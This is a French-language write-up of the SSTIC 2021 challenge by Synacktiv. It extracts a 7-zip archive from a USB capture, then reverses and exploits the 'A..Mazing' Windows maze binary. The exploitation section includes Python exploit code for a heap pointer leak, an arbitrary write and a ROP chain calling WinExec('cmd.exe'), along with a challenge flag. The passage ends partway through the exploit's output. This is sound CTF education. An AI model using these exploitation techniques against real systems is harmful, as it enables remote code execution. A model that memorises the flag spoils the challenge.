SYNACKTIV

Solution challenge SSTIC 2021

Antide PETIT

Table des matières

Introduction **3**

1. Capture USB **4**

2. Windows remote exploitation **7**

2.1. Recherche de vulnérabilité 7

2.2. Obtention de primitives de lecture et écriture 10

2.2.1. Primitive d'écriture 10

2.2.2. Leak de pointeur 13

2.3. Exploitation 14

3. Attaque de la solution DRM **18**

3.1. Découverte de l'architecture 18

3.2. Génération de token 20

3.2.1. Rétro-ingénierie de la machine virtuelle 21

3.2.2. Rétro-ingénierie du bytecode 21

4. CPU inconnu **24**

4.1. Reverse de l'architecture 24

4.2. Reverse de l'algorithme et exécution de code 26

5. Activation du mode production **28**

5.1. Recherche de vulnérabilité 28

5.2. Exploitation de Use-After-Free 29

6. Vidéo finale **32**

Conclusion **34**

Annexes **35**

Introduction

Ce document présente une solution au challenge SSTIC 2021. Il présentera le contexte du challenge ainsi que les méthodes et outils utilisés pour résoudre les épreuves.

Le challenge commence avec l'énoncé suivant :

Suite à la situation sanitaire mondiale, le SSTIC se déroule pour la deuxième année consécutive en ligne. Une des conséquences principales est que cette année encore, aucun billet ne sera vendu. Devant cette impossibilité à s'enrichir grassement sur le travail de la communauté infosec ~~et voulant faire l'acquisition d'une nouvelle Mercedes et de 100g de poudre~~, le Comité d'Organisation a décidé de réagir ! Une solution de DRM a été développée spécifiquement pour protéger les vidéos des présentations du SSTIC qui seront désormais payantes.

En tant que membre de la communauté infosec, impossible de laisser passer ça. Il faut absolument analyser cette solution de DRM afin de trouver un moyen de récupérer les vidéos protégées et de les partager librement pour diffuser la connaissance au plus grand nombre ~~(ou donner les détails au CO du SSTIC contre un gros bounty)~~.

Heureusement, il a été possible d'infiltrer le CO et de récupérer une capture effectuée lors d'un transfert de données sur une clé USB. Avec un peu de chance, elle devrait permettre de mettre la main sur la solution de DRM et l'analyser.
Bon courage!

On nous indique également que le challenge consiste à récupérer une vidéo particulière protégée par le système de DRM du SSTIC et d'en extraire un e-mail (de la forme xxx@challenge.sstic.org). Comme dit dans l'énoncé ci-dessus, on nous fournit une capture d'un transfert de données sur une clé USB, ce qui nous permet de débuter le challenge.

1. Capture USB

Après avoir téléchargé le fichier `usb_capture_CO.pcapng` et vérifié sa somme de contrôle, on peut l'ouvrir avec l'outil Wireshark pour inspecter son contenu.



Figure 1: Capture USB vue dans Wireshark

Sans surprise, nous avons affaire à la capture d'un transfert de données vers une clé USB Kingston DataTraveler 3.0 d'une capacité de 28 Go. En utilisant le filtre `!(usb.endpoint_address == 0x81) and usb.urb_type == 0x53` dans le but de voir uniquement les requêtes de l'hôte vers la clé USB (urb_type 0x53 correspond à URB_SUBMIT), on observe que le transfert se passe en 4 étapes :

- Lecture sur la clé
- Écriture
- Lecture
- Écriture

En utilisant le package Python pyshark, on peut extraire les données lues et envoyées vers la clé en stockant les données des paquets Read et Write en fonction de leur Logical Block Addressing (LBA[1]). Voici un script permettant d'extraire les données des paquets de lecture et écriture, et de les sauvegarder sur le disque.

1 https://en.wikipedia.org/wiki/Logical_block_addressing

```python
#!/usr/bin/env python3

import pyshark

OP_READ_CAPA = 0x25
OP_READ_10   = 0x28
OP_WRITE_10  = 0x2a


LBA = {}
done = []

# Parse the capture and extract its content
capture = pyshark.FileCapture('./usb_capture_C0.pcapng', use_json=True, include_raw=True)
i = 0
for packet in capture:
    if 'scsi' in packet:
        opcode = packet.scsi.opcode.int_value
        if opcode == OP_READ_CAPA:
            pass
        urb_type = packet.usb.urb_type

        if urb_type == "'C'":
            req = packet.scsi.request_frame.int_value
            req_pkt = capture[req - 1]
            assert req_pkt.number == req
            req_opcode = req_pkt.scsi.opcode.int_value
            if req_opcode == OP_READ_10:
                if req in done:
                    continue
                done.append(req)
                print('Completion of READ... from', req)
                data = packet.get_raw_packet()[packet.length -
packet.usb.data_len.int_value:]
                assert len(data)%512 == 0
                for i in range(len(data) // 512):
                    LBA[req_pkt.scsi.lba.int_value + i] = data[512*i:512*(i+1)]


        if urb_type == "'S'" and packet.scsi.opcode.int_value == OP_WRITE_10:
            if packet.scsi.get('request_frame') is None:
                continue
            req = packet.scsi.request_frame.int_value
            req_pkt = capture[req - 1]
            assert req_pkt.number == req
            req_opcode = req_pkt.scsi.opcode.int_value
            if req_opcode == OP_WRITE_10:
                if req in done:
                    continue
                done.append(req)
                print('Completion of WRITE... from', req)
                data = packet.get_raw_packet()[packet.length -
packet.usb.data_len.int_value:]
                assert len(data)%512 == 0
                for i in range(len(data) // 512):
                    LBA[req_pkt.scsi.lba.int_value + i] = data[512*i:512*(i+1)]

# Reorder and merge everything
LBA = dict(sorted(LBA.items(), key=lambda item: item[0]))
print('Writing to disk...')
```

```
print(list(LBA.keys())[:10])
old_offset = -1
real_offset = 0
buf = b''
for offset, data in LBA.items():
    if old_offset + 1 != offset:
        print('Writing file...', hex(old_offset), hex(offset), hex(real_offset))
        with open('/tmp/bla/bla_{:08x}'.format(real_offset), 'wb') as f:
            f.write(buf)
        buf = data
        real_offset = offset
    else:
        buf += data
    old_offset = offset
print('Remaining buf: ', len(buf))
print('Writing file...', hex(old_offset), hex(offset), hex(real_offset))
with open('/tmp/bla/bla_{:08x}'.format(real_offset), 'wb') as f:
    f.write(buf)
print('Done')
```

On s'aperçoit qu'une archive 7-zip a été transférée via la clé USB et contient les fichiers suivants :

- chall
- chall/Readme.md
- chall/env.txt
- chall/flag.jpg
- chall/A..Mazing.exe

On ouvre le fichier flag.jpg et cela nous permet de valider la première étape : `SSTIC{c426baf3470c7ffbea05a5320d1d2b74}`

2. Windows remote exploitation

L'étape précédente a permis d'obtenir un binaire PE 64 bits nommé A..Mazing.exe et un fichier Readme.md :

```
Hey Trou,

Do you remember the discussion we had last year at the secret SSTIC party? We
planned to create the next SSTIC challenge to prove that we are still skilled
enough to be trusted by the community.

I attached the alpha version of my amazing challenge based on maze solving.

You can play with it in order to hunt some remaining bugs. It's hosted on my
workstation at home, you can reach it at challenge2021.sstic.org:4577.

I've written in the env.txt file all the information about the remote configuration
if needed.

Have Fun,
```

On a aussi accès à un fichier env.txt :

```
OS Name : Microsoft windows 10 Pro
Version : 20H2 => 10.0.19042 Build 19042
Seems facultative but updated until 22/03/2021 : Last installed KBs: Quality
Updates : KB500802, KB 46031319, KB4023057 / Other Updates : KB5001649, KB4589212
Network : No outbound connections
Process limits per jail: 2
Memory Allocation limit per jail : 100Mb
Time Limit : 2 min cpu user time
```

L'exécutable Windows semble être à découvert sur internet, hébergé sur la machine distante d'une personne du comité d'organisation, à l'adresse challenge2021.sstic.org sur le port 4577. Pas de doute possible, au vu des informations fournies, il va falloir trouver une vulnérabilité dans le binaire Windows, et l'exploiter afin d'exfiltrer des données sur la machine distante.

2.1. Recherche de vulnérabilité

Le programme est une interface en ligne de commande qui permet de jouer à un jeu de labyrinthe. Comme vu dans la Figure 2, il est possible d'enregistrer un pseudonyme, créer, supprimer ou résoudre un labyrinthe, afficher un tableau de scores et enfin améliorer un labyrinthe.

En effet, un labyrinthe a les caractéristiques suivantes :

- largeur/hauteur
- un niveau (1 pour classique, 2 pour chemins multiples, 3 pour chemins multiples avec pièges)
- un nom
- un nom de créateur
- ses données internes (positions des murs)
- les positions des pièges (si le niveau est suffisamment élevé)



Figure 2: Interface du jeu "A..Mazing"

Fort heureusement pour nous, le binaire n'est pas obfusqué d'une quelconque manière, il est donc très facile de procéder à la rétro-ingénierie et commencer la recherche de vulnérabilité à l'aide son désassembleur et décompilateur favori. Bien que le binaire n'offre pas énormément de fonctionnalités, il est tout de même assez étendu (il contient environ 50 fonctions) et trouver la vulnérabilité n'est pas instantané.

Pour la partie recherche de vulnérabilité, l'outil IDA Pro a été utilisé. Pour la partie développement de l'exploit traitée plus tard dans le document, l'outil open source x64dbg[2] s'avère très utile et permet de facilement inspecter la mémoire de l'application. Concernant le développement de l'exploit, le contexte a été imité grâce à une version Windows de l'utilitaire socat[3] qui permet entre autres de créer une socket TCP qui exécutera le binaire. Exemple d'utilisation :

```
.\socat-1.7.3.2-1-x86_64\socat.exe tcp4-listen:1234,reuseaddr,fork exec:C\:\\\\Users\\\\
Valjean\\\\Desktop\\\\A..Mazing.exe,pipes
```

Dès les premiers tests sur l'application, on observe assez vite des comportements anormaux qui sont effectivement des bugs mais ne permettent pas d'exploiter l'application. Une fontionnalité permet de modifier le contenu d'un labyrinthe de niveau 3, pour y déplacer les murs et les pièges. Les données sont stockées directement dans la structure du labyrinthe et sont vérifiées seulement a posteriori. Ainsi, on peut déclencher un message d'erreur en insérant des caractères non valides, et quand même jouer avec notre entrée, mais cela n'a que très peu d'intérêt.

D'autres erreurs semblables sont présentes dans l'application mais à chaque fois elles n'ont pas pu être exploitées, comme des fuites mémoire lors de la génération d'un niveau, ou le fait que le nom d'un labyrinthe soit supprimé lors d'une amélioration, etc.

2 https://x64dbg.com/ An open-source x64/x32 debugger for windows.
3 https://sourceforge.net/projects/unix-utils/files/socat/1.7.3.2/

En fait, il faut s'intéresser aux mécanismes du jeu pour trouver la vulnérabilité. Lors de la création d'un labyrinthe, l'utilisateur est invité à sauvegarder ce dernier. Lorsque cela est fait, un fichier .maze est créé et reflète les informations du labyrinthe. Cela permet de charger à nouveau ce labyrinthe après avoir relancé l'application. De même, lorsque l'on réussit à résoudre un labyrinthe, on remplit un tableau des scores qui est lui aussi sauvegardé sur le disque. En inspectant de près la fonction qui charge un niveau depuis le système de fichiers, on remarque une fonctionnalité plutôt intéressante.

```
47          if ( check_bad_char(user_input) )
48            break;
49          printf("Name of maze contains forbidden characters\n");
50        }
51        // Try to load Directory\<input>
52        snprintf(FileName, 0x104ui64, "%s\\%s", cwd, user_input);
53        hFindFile = FindFirstFileA(FileName, &FindFileData);
54        v6 = -1i64;
55        do
56          ++v6;
57        while ( user_input[v6] );
58        if ( v6 > 5 && hFindFile != (HANDLE)-1i64 )
59          break;
60        if ( hFindFile != (HANDLE)-1i64 )
61          FindClose(hFindFile);
62        // Try to load Directory\<input>.maze
63        snprintf(FileName, 0x104ui64, "%s\\%s.maze", cwd, user_input);
64        hFindFilea = FindFirstFileA(FileName, &FindFileData);
65        if ( hFindFilea != (HANDLE)-1i64 )
66        {
67          strcpy_s(Destination, 0x80ui64, user_input);
68          FindClose(hFindFilea);
69          goto LABEL_25;
70        }
71      }
72      v7 = -1i64;
73      do
74        ++v7;
75      while ( user_input[v7] );
76      special_memcpy(Destination, 0x80ui64, user_input, v7 - 5);
77      FindClose(hFindFile);
78  LABEL_25:
79      v8 = maze_load_without_name(FileName);
80      if ( v8 )
    00003698 load_maze:47 (140004298)
```

Figure 3: Extrait de la fonction de chargement de labyrinthe

La capture vue en Figure 3 est un extrait de la décompilation de IDA Pro de la fonction de chargement de labyrinthe, après renommage des fonctions et de certaines variables. La fonction de chargement de labyrinthe est assez souple et permet à l'utilisateur d'entrer à peu près n'importe quelle chaîne de caractères pour charger un niveau. La fonction renommée « check_bad_char » vérifie que l'entrée utilisateur ne contient pas le caractère '*', '/' ou '\' et ne commence pas par '.'. Cela signifie qu'il est possible de charger presque n'importe quel fichier depuis le dossier courant de l'exécutable. On comprend assez vite que les seules créations de fichiers possibles, en passant par l'application uniquement, sont les fichiers *.maze* et les fichiers *.rank*. La Figure 4 montre la structure interne d'un fichier *.rank*.



Figure 4: Structure de fichier .rank vue avec https://ide.kaitai.io/

Lors de l'écriture de ce fichier, on peut contrôler le score (partiellement), l'intégralité du pseudonyme du joueur (jusqu'à 128 caractères) et le nombre de scores (jusqu'à 128). De cette façon, on va pouvoir générer un fichier *.rank* bien particulier qu'on utilisera comme si c'était un fichier *.maze* et ainsi contrôler toute la structure interne du labyrinthe.

2.2. Obtention de primitives de lecture et écriture

La structure d'un fichier labyrinthe est comme suit :

- 1 octet pour la taille du nom du créateur
- n octets pour le nom du créateur
- 1 octet pour le niveau du labyrinthe
- 1 octet pour la largeur du labyrinthe
- 1 octet pour la longueur
- longueur * largeur octets pour le contenu du labyrinthe
- si le niveau du labyrinthe est 2 :
  - 1 octet pour le nombre de pièges
  - pour chaque piège : 8 octets pour le score, 2 octets pour la position, 1 octet pour sa représentation

Ainsi, avec le nombre de scores dans une table de scores, on peut contrôler la longueur du nom du créateur, que l'on peut remplir comme on le souhaite, et on peut faire en sorte de contrôler exactement le contenu du labyrinthe, ainsi que sa largeur et sa longueur.

2.2.1. Primitive d'écriture

On a vu précédemment qu'il était possible d'écrire du contenu dans la structure du labyrinthe sans qu'aucune vérification ne soit faite, comme le montre le code en Figure 5.

```
20  maze_size = (unsigned __int8)maze->height * (unsigned __int64)(unsigned __int8)maze->width;
21  printf("Please enter new data respecting the format, for example, current data maze is :\n");
22  for ( k = 0i64; k < LOBYTE(maze->level); ++k )
23    *(_DWORD *)&maze->padding[15 * k + 4] = 1;
24  display_maze_2or3(maze, -1i64, 0);
25  printf("\n-*-*-*-*-*-*-*\n");
26  v1 = _acrt_iob_func(0);
27  fgets(maze->level_2, maze_size + 1, v1);
28  getchar_();
29  trap_count = 0i64;
30  sent_size = -1i64;
31  do
32    ++sent_size;
33  while ( maze->level_2[sent_size] );
34  if ( sent_size == maze_size )
```

Figure 5: Appel à fgets sans contrôle préalable

L'initialisation de ce pointeur est faite de différentes façons. La première est lors d'un chargement de niveau si le niveau est ≥ 2 (voir Figure 6).

```
9   size = (unsigned __int8)a1->height * (unsigned __int64)(unsigned __int8)a1->width;
10  size_with_nb = size + 1;
11  if ( size == -1i64 )
12    size_with_nb = -1i64;
13  level = calloc(size_with_nb, 1ui64);
14  if ( !level )
15    return 0i64;
16  if ( (unsigned __int8)a1->maze_level < 2u )
17    a1->level = level;
18  else
19    a1->level_2 = level;
20  level[size] = 0;
21  if ( !((unsigned int (__fastcall *)(IStream *, _BYTE *, _QWORD, int *))a2->lpVtbl->Read)(
22          a2,
23          level,
24          (unsigned int)size,
25          &v6) )
26    return 1i64;
27  free(level);
28  return 0i64;
29}
```

Figure 6: Initialisation du pointeur de contenu de niveau lors du chargement

L'autre est lors d'une amélioration de niveau (voir Figure 7).

```
1  __int64 __fastcall upgrade_to_multipass(Maze *maze)
2  {
3    char y_n[8]; // [rsp+20h] [rbp-18h] BYREF
4
5    y_n[0] = 0;
6    printf("Do you want to upgrade to level multipass ? y/n: ");
7    read_char((__int64)y_n);
8    if ( y_n[0] != 'y' )
9      return 0i64;
10   maze->maze_level = 2;
11   maze->level_2 = maze->level;
12   memset(&maze->level, 0, 0xF01ui64);
13   LOBYTE(maze->level) = 0;
14   ask_wall_percentage(maze);
15   destroy_rand_walls((__int64)maze->level_2, maze->width, maze->height, maze->percent_wall);
16   display_maze(maze, (unsigned __int8)maze->width + 1i64);
17   return 1i64;
18 }
```

Figure 7: Initialisation du pointeur de contenu de niveau lors de l'amélioration

Une chose importante à noter est la différence de structure d'un niveau classique et des autres niveaux. En effet, ce pointeur n'est pas stocké à la même position dans la structure, comme vu en Figure 6. Dans le cas d'un niveau ≥ 2, le pointeur « level » correspond à la donnée brute du tableau de pièges. De plus, l'amélioration de niveau ne vérifie pas si le niveau est supérieur à 3 comme le montre la figure suivante :

```
179        case 7:
180          if ( maze )
181          {
182            if ( maze->maze_level == 3 )
183            {
184              if ( (unsigned int)upgrade_maze_3((Maze2 *)maze) )
185              {
186                printf("Trap positions have been updated\n");
187                prompt_save_maze(maze);
188                snprintf(Buffer, 0x104ui64, "%s\\%s.maze", cwd, maze->maze_name);// level is not freed apparently? only the maze struct?
189                free(maze);
190                maze = 0i64;
191                maze = maze_load_without_name(Buffer);
192              }
193              else
194              {
195                printf("Problem during the modification of trap positions. Please retry\n");
196              }
197            }
198            else
199            {
200              display_maze(maze, (unsigned __int8)maze->width + 1i64);
201              if ( maze->maze_level == 2 )
202              {
203                if ( (unsigned int)upgrade_to_traps(maze) )
204                  prompt_save_maze(maze);
205              }
206              else if ( (unsigned int)upgrade_to_multipass(maze) )
207              {
208                upgrade_to_traps(maze);
209                prompt_save_maze(maze);
210              }
211            }
212          }
```

Figure 8: Processus d'amélioration de labyrinthe

De cette façon, il est possible de créer un labyrinthe de niveau 4 de sorte à pouvoir contrôler la valeur du pointeur « level » (par le biais du tableau de pièges).

On peut donc procéder au scénario suivant :

- Création d'un labyrinthe de niveau 4 (impossible en temps normal)
  - Cela permet d'initialiser le pointeur « level_2 » en une valeur non contrôlée
  - Cela permet d'initialiser le pointeur « level » avec des données arbitraires (tableau de pièges)
- Amélioration du niveau en niveau 2 puis 3 ce qui permet de :
  - Copier le pointeur « level » vers « level_2 »

– Appeler la fonction fgets avec un pointeur contrôlé (cf. Figure 5)

Pour la création du labyrinthe, le plus simple est de créer un labyrinthe de taille 3x3 qui sera alors toujours identique et qu'on pourra résoudre de la même façon, c'est-à-dire en faisant un déplacement à droite. De cette manière, on peut facilement jouer plusieurs parties pour remplir un tableau des scores comme on le souhaite.

Au passage, cela nous permet d'appeler la fonction « play » et d'obtenir une lecture arbitraire gratuitement !

À ce stade, il est possible de lire et écrire à un endroit choisi dans la mémoire du processus, mais encore faut-il savoir où.

2.2.2. Leak de pointeur

Le binaire a le flag pour ASLR[4] d'activé, ce qui signifie qu'à chaque nouvelle exécution du programme, la position du binaire dans la mémoire virtuelle sera différente. De même, nous sommes sur un système d'exploitation Windows 10 à jour, et toutes les bibliothèques partagées (DLL) du système sont compilées avec ce flag. Pour continuer l'exploitation, il est alors nécessaire de connaître une adresse utile en mémoire.

En réfléchissant aux données affichées par le programme, on se rend compte qu'il est possible de définir la longueur d'un nom de créateur de labyrinthe à 128 et ainsi écraser le null byte normalement ajouté par une utilisation normale de l'application. De cette manière, lors de l'affichage du nom du créateur du labyrinthe (par exemple en affichant le tableau des scores), on pourra lire les données au-delà (à condition qu'elles ne contiennent pas de null byte).

Et par chance, dans le cas d'un labyrinthe de niveau 1, la valeur stockée juste après le nom du créateur est le pointeur du contenu de niveau « level » qui est un pointeur venant d'être alloué par malloc.

```
def leak():
    # Create a maze to craft our scoreboard
    create_maze(1, False, 3, 3, 0, 0, 0, True, 'wat')
    def play_easy_maze(score=0):
        do_action(4)
        s.recv_until('to exit\r\n')

        # walk against wall once to increase score if needed
        while score:
            s.send(b'z\n')
            s.recv_until('-*-*\r\n')
            score -= 1
        s.send(b'd\n')

    # Craft special .rank file
    #
    # Level Structure:
    # [1 name_size] [ns name] [1 level] [1 width] [1 height]
    # [w*h level_data]
    # [trap_count] [8 score] [2 pos] [1 char] [8 score] [2 pos] [1 char] ...
    #
    # Rank Structure:
    # [1 count] [1 pname_length] [pnl player_name] [8 score]
    #
```

4 https://en.wikipedia.org/wiki/Address_space_layout_randomization

```
    level = 1   # level 1 to alloc a pointer right after maze author name
    width = 3
    height = 3

    ns = 0x80
    buf = [0x41]*(ns + 2)
    buf[ns - 1] = level
    buf[ns - 0] = width
    buf[ns + 1] = height
    size = width * height

    # As the name is rather big, let's split that up
    register(b'A' * 0x79 + b'ba0bab')
    play_easy_maze(0)

    register(b'valjean')
    for i in range(0x7f):
        play_easy_maze(0)

    # Load our specially crafted maze
    load_maze('wat.rank')

    # Print scoreboard and leak data
    do_action(6)
    s.recv_until('ba0bab')

    # We assume anything before \r\n will be the address (the pointer has leading null
bytes, and is stored in little endian)
    leak = s.recv_until('\r\n')
    # Don't forget to remove the closing parenthesis
    addr = leak.split(b'\r\n')[0][:-1]

    # Return the leaked address
    while len(addr) != 8:
        addr += b'\x00'
    addr = struct.unpack('<Q', addr)[0]
    return addr
```

Le code ci-dessus permet de se rendre compte d'une façon pour faire fuiter une adresse de la heap.

2.3. Exploitation

Une solution possible pour prendre le contrôle de l'application est la suivante :

- Recherche de l'adresse de retour de la fonction main dans la stack
- Remplacement de cette adresse par un gadget « stack pivot »
- ROP[5] chain pour exécuter ce qu'on veut (par exemple `WinExec("cmd.exe", 0)`[6]).

Pour parvenir à cela, il faut connaître la position de la stack dans la mémoire virtuelle, la position de notre programme, et la position de WinExec (situé dans *kernel32.dll*).

À partir du leak de la heap, on peut chercher dans la page allouée si un pointeur intéressant est disponible. On se rend compte qu'un pointeur vers la section *.data* de *ntdll.dll* est disponible au début de la page de la heap. On peut l'utiliser pour connaître la position exacte de la bibliothèque dans la

5 https://en.wikipedia.org/wiki/Return-oriented_programming
6 https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec

mémoire virtuelle. Grâce à *ntdll*, il est possible d'obtenir l'adresse du Process Environment Block (PEB)[7] et du Thread Environment Block (TEB)[8] situé à 0x1000 octets après le PEB.

À partir du PEB, on peut parcourir les modules chargés par le processus, et donc connaître la base de *kernel32.dll* dans la mémoire virtuelle, ainsi que la position de l'exécutable lui-même. À l'offset 8 du TEB, on trouve l'adresse du sommet de la stack. L'exploit ressemble donc à cela :

```
# Prepare ropchain
pivot = im_base + 0x006673 # pop rsp; and al, 0x30; add rsp, 0x20; pop rdi; ret
pop_rcx = ntdll + 0x08eb9f # pop rcx; ret
pop_rdx = ntdll + 0x08c557 # pop rdx; pop r11; ret
winexec_addr = kernel32 + 0x065f80
jmp_rax = im_base + 0x0069d0 # jmp rax
pop_rax = im_base + 0x003c5e # pop rax; ret
add_rsp = im_base + 0x005fed # add rsp, 0x38; ret

# Write the ropchain somewhere on the stack, far enough
rop_addr = stack - 0x6030 # + 8

############################
### ROPCHAIN
rop = b''
rop += b'B' * 0x28
# WinExec(rop_addr, 0);
rop += p64(pop_rcx) + p64(rop_addr + 0x28 + 8*2 + 8*3 + 8 + 8*8 + 8*3)   # Pop 1st arg
rop += p64(pop_rdx) + p64(0) + b'A'*8                                    # Pop 2nd arg +
unused r11
rop += p64(winexec_addr)
# Loop(true)
rop += p64(add_rsp) + b'x'*8*2 + b'X'*8*5
rop += p64(pop_rax) + p64(jmp_rax) + p64(jmp_rax)                        # Loop
forever :DD
rop += b'cmd.exe\x00'

# Write the ropchain
print(f'[+] Writing ropchain at {rop_addr:#018x}')
arbitrary_rw(rop_addr, rop)
# Overwrite return address
print('[+] Overwriting new RSP ptr and RIP...')
buf = p64(pivot) + p64(rop_addr)
arbitrary_rw(ret_ptr, buf, 1)
# Exit and exec our payload
print('[+] Done... Jumping to the end!')
do_action(8) # action exit to reach overwritten main's return address
```

Il faut toutefois faire attention à l'alignement[9] de la stack lors de l'appel à `WinExec`, faire attention aux effets de bord de WinExec sur notre ropchain (c'est-à-dire ne pas stocker la chaîne « cmd.exe » au début de la ropchain car elle serait dans un espace de pile disponible), et faire en sorte que le processus ne meure pas après l'exécution de `WinExec` car c'est avec lui que la socket distante communique. Pour cela, on peut utiliser un gadget 'pop rax ; ret' et 'jmp rax ;' afin de faire boucler le programme à l'infini. De plus, l'écriture arbitraire ne permet pas d'écrire tout à fait n'importe où car il n'est pas possible d'enregistrer un nom d'utilisateur qui contiendrait des caractères de fin de ligne comme '\r' ou

7 https://en.wikipedia.org/wiki/Process_Environment_Block
8 https://en.wikipedia.org/wiki/Win32_Thread_Information_Block
9 https://www.gamasutra.com/view/news/178446/Indepth_Windows_x64_ABI_Stack_frames.php

‘\n’ par exemple, ou même un octet nul (qui correspond à une fin de chaîne de caractères). Il faut donc être vigilant à cela et c’est pour cette raison que dans l’exploit final les adresses terminant par l’octet nul sont remplacées par 0x01.

```
[antide@nucleus chall2 (master ✗)]$ python3 -i chall2_final.py
[*] Found ntdll base address: 0x00007fffeca70000
[+] Found PEB at: 0x00000081146d3000
[+] Found stack?! 0x0000008114900000
[+] Found im_base at: 0x00007ff76b3e0000
[+] Found kernel32 at: 0x00007fffeb1f0000
[*] Wanna read at: 0x00000081148ff000 (looking for 0x00007ff76b3e5e58)
[-] Could not find ret address on stack :-( Searching further...
[*] Wanna read at: 0x00000081148ff35b (looking for 0x00007ff76b3e5e58)
[-] Could not find ret address on stack :-( Searching further...
